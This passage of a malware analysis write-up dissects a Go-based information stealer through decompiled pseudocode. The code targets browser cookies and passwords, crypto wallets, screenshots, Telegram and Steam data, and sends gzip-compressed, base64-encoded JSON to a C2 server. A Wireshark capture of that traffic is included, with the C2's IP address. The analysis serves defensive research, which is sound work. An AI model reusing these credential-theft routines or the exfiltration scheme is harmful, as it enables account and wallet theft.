  v78 = runtime_concatstring2(0, *v77, *(v77 + 4), "\\Opera Stable\\Local State", 25);
  main_FileExsist(v78, v79);
  if ( mw_TEMP )
  {
    v78 = runtime_concatstring2(v101, *v104, v104[1], "\\Opera Stable\\Local State", 25);
    v73 = v78;
    v74 = v79;
    main_getMasterKey();
```


Back to the caller function, The malware steals the password and cookies from the browser data and adds the tags of the JSON file to be sent to the C2 server.



```
v120[0] = "Browser";
v120[1] = 7;
(loc_46476A)();
v120[30] = "Google";
v120[31] = 6;
v120[32] = "Cookie";
v120[33] = 6;
```




```
  v130[0] = "Browser";
  v130[1] = 7;
  (loc_46476A)();
  v130[30] = "Google";
  v130[31] = 6;
  v130[32] = "Password";
  v130[33] = 8;
```



```
 v66[0] = "Browser";
 v66[1] = 7;
 (loc_46476A)();
 v66[30] = "FireFox";
 v66[31] = 7;
 v66[32] = "Cookie";
 v66[33] = 6;
```

Crypto

Then, It goes through the %USERPROFILE% searching for any Crypto wallets information




```
  main_FileExsist("C:\\Windows.old\\", 15);
  if ( v21 )
  {
    v22 = os_Getenv("USERPROFILE", 11);
    v28 = runtime_concatstring2(0, v22, v23, v45, v46);
    v31 = strings_Replace(v28, v30, "C:\\Users\\", 9, "C:\\Windows.old\\Users\\", 21, -1);
    v42 = main_Grab_func4_3;
    v43 = v44;
    v23 = path_filepath_Walk(v31, v32, &v42);
```

WalkFunc searchs for Crypto information

It Looks for PC applications and Web based wallets and add its associated type and name to the JSON data to be sent

Screenshot Capture

function `main_Grab_func_7` (`sub_591D50`) is used to take a screenshot from the victim system




```
 DisplayBounds = main_GetDisplayBounds(v1);
 v31 = DisplayBounds;
 v30 = v14;
 v29 = v15;
 v28 = v16;
 v16 = main_CaptureRect(DisplayBounds, v14, v15, v16);
```

The PNG file is then base64 encoded and add the value to the tag `screenshot` to be sent.


Telegram Data

The next targeted information is Telegram, It did the same procedure discussed before with telegram data folder at `main_Grab_func_6` (`sub_591980`)



```
v21 = &off_5F0744;
log_Print(&v20, 1, 1);
v9 = os_Getenv("USERPROFILE", 11);
v19[0] = runtime_concatstring2(0, v9, v10, "\\AppData\\Roaming\\Telegram Desktop\\tdata", 39);
v19[1] = v14;
for ( i = 0; i < 1; i = v17 + 1 )
{
  v17 = i;
  if ( !path_filepath_Walk(v19[2 * i], v19[2 * i + 1], &off_5E5D10) )
  {
```


WalkFunc → main_Grab_func_6_2 (sub_591120)



```
      LOBYTE(v24) = strings_Contains(a1, a2, "media_cache", 11);
      if ( !v24 )
      {
        LOBYTE(v24) = strings_Contains(a1, a2, "user_data", 9);
        if ( !v24 )
        {
          LOBYTE(v24) = strings_Contains(a1, a2, "emoji", 5);
          if ( !v24 )
          {
            v22 = (*(a3 + 16))(a4);
            if ( !v22 )
            {
              v41 = "\b";
              v42 = runtime_convTstring(a1, a2);
              log_Print(&v41, 1, 1);
            }
          }
```

Steam data

function main_Grab_func9 (sub_593B30) steals steam data in the same way




```
__int64 __golang main_Grab_func9_2(int a1, int a2)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  if ( !strings_Contains(a1, a2, "Steam", 5) )
    return 0LL;
  LOBYTE(v30) = strings_Contains(a1, a2, "Steam\\config", 12);
  if ( v30 )
  {
    LOBYTE(v30) = strings_Contains(a1, a2, "\\avatarcache", 12);
    if ( v30 )
    {
      File = io_ioutil_ReadFile(a1, a2);
      if...
      v44 = File;
      v36 = v29;
      File = path_filepath_Base(a1, a2);
      v45 = File;
      v38 = v29;
      v29 = runtime_slicebytetostring(v41, v44, v29);
      File = main_Base64Encode(v29, v30);
      v37 = v29;
      (loc_4642E9)();
      v50[0] = "Steam";
      v50[1] = 5;
      (loc_46476A)();
      v50[79] = v45;
      v50[80] = v38;
      v50[75] = v9;
      v50[76] = v29;
      v50[77] = "avatarcachebad address";
      v50[78] = 11;
      sub_4644EA(&v27, v50);
      main_SendToServer_NEW();
    }
    else
    {
      File = io_ioutil_ReadFile(a1, a2);
      if ( v31 )
001929F1 main_Grab_func9_2:38 (5935F1)
```

```
void main_Grab_func9()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v15[2] = &off_5E5D2C;
  if ( !path_filepath_Walk("C:\\Program Files (x86)\\Steam", 28, &off_5E5D30) )
  {
    v15[0] = 0;
    v15[1] = v9;
    v8 = fmt_Sprint(v15, 1, 1);
    v0 = dword_70530C;
    v1 = dword_705308;
    v2 = v8;
    v3 = v9;
    if ( dword_705310 < (dword_70530C + 1) )
    {
      v13 = v9;
      v14 = v8;
      v10 = runtime_growslice("\b", dword_705308, dword_70530C, dword_705310, dword_70530C + 1);
      v4 = v10;
      v5 = v11;
      dword_705310 = v12;
      if ( go_garbage_collector_stuff )
        v4 = runtime_gcWriteBarrier();
      else
        dword_705308 = v10;
      v2 = v14;
      v3 = v13;
      v6 = v4;
      v0 = v5;
      v1 = v6;
    }
    dword_70530C = v0 + 1;
    *(v1 + 8 * v0 + 4) = v3;
    if ( go_garbage_collector_stuff )
      runtime_gcWriteBarrier();
    else
      *(v1 + 8 * v0) = v2;
  }
00192F30 main_Grab_func9:3 (593B30) (Synchronized with IDA View-A, Hex View-1)
```

send To server

main_SendToServer_NEW (sub_594DD0) is used to send the collected data to the server.



```
v49 = v43;
v50 = 0;
v30 = runtime_slicebytetostring(&v48, v21, v28);
v22 = main_compresss(v30, v33);
v23 = main_base64Encode(v22, v30);
v39 = runtime_concatstring2(&v47, v23, v30, &byte_5CE9BE, 1);
v31 = runtime_stringtoslicebyte(0, v39, v43);
v35 = (*(dword_704E10 + 44))(dword_704E14, v31, v34, v39);
v51 = dword_704E14;
v24 = runtime_convI2I("\b", dword_704E10);
v25 = bufio_NewReader(v24, v51);
LOBYTE(v19) = 10;
bufio__Reader_ReadString(v25, v19);
if ( v35 )
{
  dword_704E10 = 0;
  if ( go_garbage_collector_stuff )
    runtime_gcWriteBarrier();
  else
    dword_704E14 = 0;
  v52 = 0;
  v53 = 0;
  v40 = runtime_concatstring2(0, v55, v56, " - Bad", 6);
  v26 = runtime_convTstring(v40, v43);
  v52 = "\b";
  v53 = v26;
  log_Print(&v52, 1, 1);
  v52 = 0;
  v53 = 0;
  if ( v50 )
    v7 = *(v50 + 4);
  else
```


```
void __golang main_compresss(int a1, int a2)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v16 = runtime_newobject(&dword_5B88A0);
  v15 = compress_gzip_NewWriter(&off_5F0B2C, v16);
  v11 = runtime_stringtoslicebyte(0, a1, a2);
  compress_gzip__Writer_Write(v15, v11, v12, v13);
  v2 = v13;
  v3 = v14;
  if ( !v13 )
  {
    v4 = compress_gzip__Writer_Flush(v15);
    v5 = v10;
    if ( !v4 )
    {
      v8 = compress_gzip__Writer_Close(v15);
      if ( !v8 )
      {
        v9 = bytes__Buffer_Bytes(v16);
        runtime_slicebytetostring(0, v9, v10);
        main_compresss_func1(v6);
        return;
      }
      runtime_gopanic(*(v8 + 4), v10);
    }
    runtime_gopanic(*(v4 + 4), v5);
  }
  runtime_gopanic(*(v2 + 4), v3);
  runtime_deferreturn(v7);
}
```

The collected information stored in JSON format. the Data then compressed using `gzip` compression algorithm and encoded with Base64 encoding to be sent to the server using the previously established TCP connection.

Network Analysis


we can look at the network communication using PCAP file provided by Any Run sandbox.

By opening the file in Wireshark and filter using the IP `82.115.223.249`



```
ip.addr == 82.115.223.249

No.   Time        Source           Destination      Protocol Length Info
   74 13.577738   192.168.100.47   82.115.223.249   TCP      1260 49164 → 8081 [ACK] Seq=2413 Ack=6 Win=66304 Len=1206
   75 13.577758   192.168.100.47   82.115.223.249   TCP      1260 49164 → 8081 [ACK] Seq=3619 Ack=6 Win=66304 Len=1206
   76 13.577767   192.168.100.47   82.115.223.249   TCP      1260 49164 → 8081 [ACK] Seq=4825 Ack=6 Win=66304 Len=1206
   77 13.577771   192.168.100.47   82.115.223.249   TCP      1029 49164 → 8081 [PSH, ACK] Seq=6031 Ack=6 Win=66304 Len=975
   78 13.654254   82.115.223.249   192.168.100.47   TCP        54 8081 → 49164 [ACK] Seq=6 Ack=4825 Win=262656 Len=0
   79 13.654435   82.115.223.249   192.168.100.47   TCP        54 8081 → 49164 [ACK] Seq=6 Ack=7006 Win=262656 Len=0
   80 13.660348   82.115.223.249   192.168.100.47   TCP        61 8081 → 49164 [PSH, ACK] Seq=6 Ack=7006 Win=262656 Len=7
   81 13.873843   192.168.100.47   82.115.223.249   TCP        54 49164 → 8081 [ACK] Seq=7006 Ack=13 Win=66304 Len=0
   82 15.186496   192.168.100.47   82.115.223.249   TCP      1260 49164 → 8081 [ACK] Seq=7006 Ack=13 Win=66304 Len=1206
   83 15.186551   192.168.100.47   82.115.223.249   TCP      1260 49164 → 8081 [ACK] Seq=8212 Ack=13 Win=66304 Len=1206
   84 15.186578   192.168.100.47   82.115.223.249   TCP      1260 49164 → 8081 [ACK] Seq=9418 Ack=13 Win=66304 Len=1206
   85 15.186586   192.168.100.47   82.115.223.249   TCP      1260 49164 → 8081 [ACK] Seq=10624 Ack=13 Win=66304 Len=1206
   86 15.186592   192.168.100.47   82.115.223.249   TCP      1260 49164 → 8081 [ACK] Seq=11830 Ack=13 Win=66304 Len=1206
   87 15.186599   192.168.100.47   82.115.223.249   TCP      1260 49164 → 8081 [ACK] Seq=13036 Ack=13 Win=66304 Len=1206
   88 15.186606   192.168.100.47   82.115.223.249   TCP      1260 49164 → 8081 [ACK] Seq=14242 Ack=13 Win=66304 Len=1206
   89 15.186612   192.168.100.47   82.115.223.249   TCP       993 49164 → 8081 [PSH, ACK] Seq=15448 Ack=13 Win=66304 Len=939
   90 15.262538   82.115.223.249   192.168.100.47   TCP        54 8081 → 49164 [ACK] Seq=13 Ack=11830 Win=262656 Len=0
   91 15.262558   82.115.223.249   192.168.100.47   TCP        54 8081 → 49164 [ACK] Seq=13 Ack=14242 Win=262656 Len=0
   92 15.262985   82.115.223.249   192.168.100.47   TCP        54 8081 → 49164 [ACK] Seq=13 Ack=16387 Win=262656 Len=0
   93 15.270311   82.115.223.249   192.168.100.47   TCP        61 8081 → 49164 [PSH, ACK] Seq=13 Ack=16387 Win=262656 Len=7
   95 15.468955   192.168.100.47   82.115.223.249   TCP        54 49164 → 8081 [ACK] Seq=16387 Ack=20 Win=66304 Len=0
   96 16.883178   192.168.100.47   82.115.223.249   TCP      1260 49164 → 8081 [ACK] Seq=16387 Ack=20 Win=66304 Len=1206
   97 16.883220   192.168.100.47   82.115.223.249   TCP      1260 49164 → 8081 [ACK] Seq=17593 Ack=20 Win=66304 Len=1206

▷ Frame 80: 61 bytes on wire (488 bits), 61 bytes captured (488 bits)
▷ Ethernet II, Src: RealtekU_36:3e:ff (52:54:00:36:3e:ff), Dst: 12:a9:86:6c:77:de (12:a9:86:6c:77:de)
▷ Internet Protocol Version 4, Src: 82.115.223.249, Dst: 192.168.100.47
▷ Transmission Control Protocol, Src Port: 8081, Dst Port: 49164, Seq: 6, Ack: 7006, Len: 7
▷ Data (7 bytes)

0000  12 a9 86 6c 77 de 52 54  00 36 3e ff 08 00 45 00   ···lw·RT ·6>···E·
0010  00 2f 78 7d 40 00 79 06  32 07 52 73 df f9 c0 a8   ·/x}@·y· 2·Rs····
0020  64 2f 1f 91 c0 0c 58 6f  7c 2b c8 93 41 7a 50 18   d/····Xo |+··AzP·
0030  04 02 76 fb 00 00 41 63  63 65 70 74 0a            ··v···Ac cept·
```


Following the TCP stream



WORK
H4sIAAAAAAAA/+yceW/iyprGv4rFX+eok06ttiujK40N2EBiAsYLMBm1jO0AwSwNJixXZz77yMRFp/t03/IZzehqZuqReon9VPFW/Wrzi7v/XvNOm7R2Xz0368Mu3dZuau3Vy7p2//daN1oWN/xdur3t1Ws3NXM/
z5J2o3Zf223S7TJKajc1e7veby7Xuk/d5q3tPvm92k3taVC7r4XzVbI+7BStdlNrhReT3tQxaDTqtxiq1i2hjeatYVBwi+ugriGg13UEi1p7fu2+NsijVRJtEyWwDcXeRpvZPN4pRhJt8kug9YurvcrT7Df3d6W+3qa/
ec7vypzeqgQApd7zlX9V0GcN2K1z7abmGk7tHgMN3tQe13GUz9er2n2tfv/8XLRx9/
wcJcv56vnZ2GwaUR49Pxeu7PnZS5eb5+f2apdHWZZurXmWHr+o5HN6TGs3tUG8TdOiIoh0cNQQKLqwV7uv1W5qvfqXdtd6qt3XnrfPq9Z6lytFr94rP8ofNN3bXr1wPQ1+4VEUZx5v17v1S65cu1bpbdcv6W43X6+iTCnLB+m2uPCnK
tTP8LOmAqgM0u3bPE6VXhQvFKhcwCrFnbICJ1rtX6I432/T7f1PA6ivt5v19tKHZZn6evUyn+7fr30o9E4xW69SJVxvF7v8Y6H3Ty6G4PfBOvssn2+26zjd7dZbxdqmaVHCTafzXZ5u00R5Oqy+i+2d3Q+e7TRazc/
XiIrbve062ce50m78qXsAwBq8JSq8RQhgCtCtTqlKLqFu59N50cPlKFAaUV6GDMEdvUMAajcKBPeQ3VNVMZyi0OC0y9OlYq7XueLNv0NK7rQ7BBC+UeA90e4J+L7Iz/q/33T8j5Z1kmY/
NOE6YXp15bc5IcAaKp+UXrs9vFEgY+rvH8r/uc8VZairt5NolxYVlH31DuC33e8/eKHy8SbvljT5XJT7ydDl+jcA//1eOapEsaLlPDsp6ntLFEaUQZ5uNvPVVMGKna7281V6mdvKf2AVAMWZnYu6zfYvB/
